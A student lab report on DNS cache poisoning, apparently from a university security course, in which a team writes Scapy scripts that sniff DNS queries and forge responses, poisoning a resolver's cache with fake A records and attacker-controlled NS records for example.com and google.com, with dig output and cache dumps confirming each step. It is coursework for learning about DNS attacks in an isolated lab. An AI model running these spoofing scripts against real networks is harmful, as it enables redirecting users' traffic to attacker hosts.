ASSIGNMENT # 7 REPORT

Student Name & ID	**Abdulrazzaq Alsiddiq, 202004464**
Student Name & ID	**Omar Amin, 202003122**
Student Name & ID	**Anas Madkoor, 202104114**
Student Name & ID	**Lance Eric Ruben, 202005801**
Student Name & ID	**Ali Zair, 202109964**


Task 1: Directly Spoofing Response to User

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.


Testing the setup:

Get the IP address of ns.attacker32.com. When we run the following dig command, the local DNS server will forward the request to the Attacker nameserver due to the forward zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver. If this is not what you get, your setup has issues.


Since we got the attacker IP address our setup is good.



Get the IP address of www.example.com. Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get.




Obviously, nobody is going to ask ns.attacker32.com for the IP address of www.example.com; they will always ask the example.com domain's official nameserver for answers. The objective of the DNS cache poisoning attack is to get the victims to ask ns.attacker32.com for the IP address of www.example.com. Namely, if our attack is successful, if we just run the first dig command, the one without the @ option, we should get the fake result from the attacker, instead of getting the authentic one from the domain's legitimate nameserver:



Task 1 - Starting the attack:


The program (task1.py) (comments in the code explains our modifications to it):





```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):

    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
        ttl=259200, rdata='1.1.1.1')
        #If we get the IP (1.1.1.1) in the answer this means that our attack was succesful


        # Comented the following code since it will not be used in task 1

        # # The Authority Section
        #   NSsec1 = DNSRR(rrname='example.net', type='NS',
        #             ttl=259200, rdata='ns1.example.net')
        #   NSsec2 = DNSRR(rrname='example.net', type='NS',
        #             ttl=259200, rdata='ns2.example.net')

        # # The Additional Section
        #   Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
        #              ttl=259200, rdata='1.2.3.4')
        #   Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
        #              ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=0, arcount=0,an=Anssec)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'#added the host IP which is the victim's IP
pkt = sniff(iface='br-0e6fab346d57', filter=f, prn=spoof_dns)
```

Flushing the local DNS cache:


Before attacking, make sure that the DNS Server's cache is empty. We can flush the cache using the following command:



Running task1.py in the attacker machine:



Using dig www.example.com like we did in the beginning but this time the results are different which is what we want:



Since we got the fake IP(1.1.1.1) from in the answer this shows that our attack was successful and that we got the answer from the attacker machine.

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task we spoof the answers from the dns server. We use the flush command to flush the DNS server cache:

This is the dns_sniff_spoof.py file which has the code for task 2:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
   if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
       print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
       # Swap the source and destination IP address
       IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
       # Swap the source and destination port number
       UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
       # The Answer Section
       Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.4')
       # Construct the DNS packet
       DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, an=Anssec)

       # Construct the entire IP packet and send it out
       spoofpkt = IPpkt/UDPpkt/DNSpkt
       send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
MyFilter = "udp and src host 10.9.0.53"
pkt = sniff(iface='br-c278b6e52946',filter=MyFilter, prn=spoof_dns)
```

This is the result after running the file from the attacker machine, as we can see the packets were sent successfully

```
root@VM:/volumes$ ./dns_sniff_spoof.py
 10.9.0.53 --> 192.43.172.30: 37659
.
Sent 1 packets.
 10.9.0.53 --> 192.55.83.30: 42112
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.5: 53304
.
Sent 1 packets.
```

Performing a DNS query for the domain "www.example.com" and presenting details about the DNS record, including the IP address, is indicative that the program is functioning. In this case, the packets are routed through the attacker's system. Observing the IP address of the domain as 1.2.3.4 confirms the success of the attack.

```
root@33d443009278:/$ dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53304
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b51c69e163c7f7730100000006637294b89d45ae92d1a5b88 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 464 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun May 05 06:38:03 UTC 2024
;; MSG SIZE  rcvd: 88
```

We will the command `rnds dumpdb -cache` to examine the cache of the local DNS server. Following that, we utilize `cat` and `grep` commands to scan for occurrences of `example.com` within the cache. Detection of such an entry indicates the success of the attack, signifying that the cache has been compromised.

```
root@13608b0cd9f3:/var/cache/bind$ cat dump.db | grep example
_.example.com.          863996  A       1.2.3.4
www.example.com.        863996  A       1.2.3.4
root@13608b0cd9f3:/var/cache/bind$
```

Task 3: Spoofing NS Records

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

After using the flush command in our local dns server, we run this code in the attacker machine to spoof the NS records:

task3.py > spoof_dns

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8'):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='1.1.1.1')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com', type='NS',
                       ttl=259200, rdata='ns.attacker32.com')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                     qdcount=1, ancount=1, nscount=1, arcount=0,
                     an=Anssec, ns=NSsec1)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'  # added host IP which is victim IP
pkt = sniff(iface='br-95ae15ab9eb7', filter=f, prn=spoof_dns)
```

If the attack is successful, then any host under the domain example.com will have the ip 1.1.1.1 which will be provided by ns.attacker32.com.

As we can see in the screenshots bellow, we tried 3 hosts, www.example.com, mail.example.com, and pro.example.com


All returned the desired results:

```
root@4cc237339a24:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8680
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

```
root@4cc237339a24:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9825
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

```
root@4cc237339a24:/# dig pro.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> pro.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62536
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;pro.example.com.               IN      A

;; ANSWER SECTION:
pro.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

Here, we dump the cache, and we can see that the example.com, mail.example.com both are cached in the local dns server:



Task 4: Spoofing NS Records for Another Domain

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.


We will modify the code by adding another authority section, which is going to be Google in our case:

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                    ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                    ttl=259200, rdata='ns.attacker32.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                     ttl=259200, rdata='10.9.0.153')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=1,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-1abad5795f36', filter=f, prn=spoof_dns)
```

After clearing the DNS cache, we will run the code in the attacker, and use dig www.example.com on the user.

```
root@059f46acb4c7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32032
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 84 msec
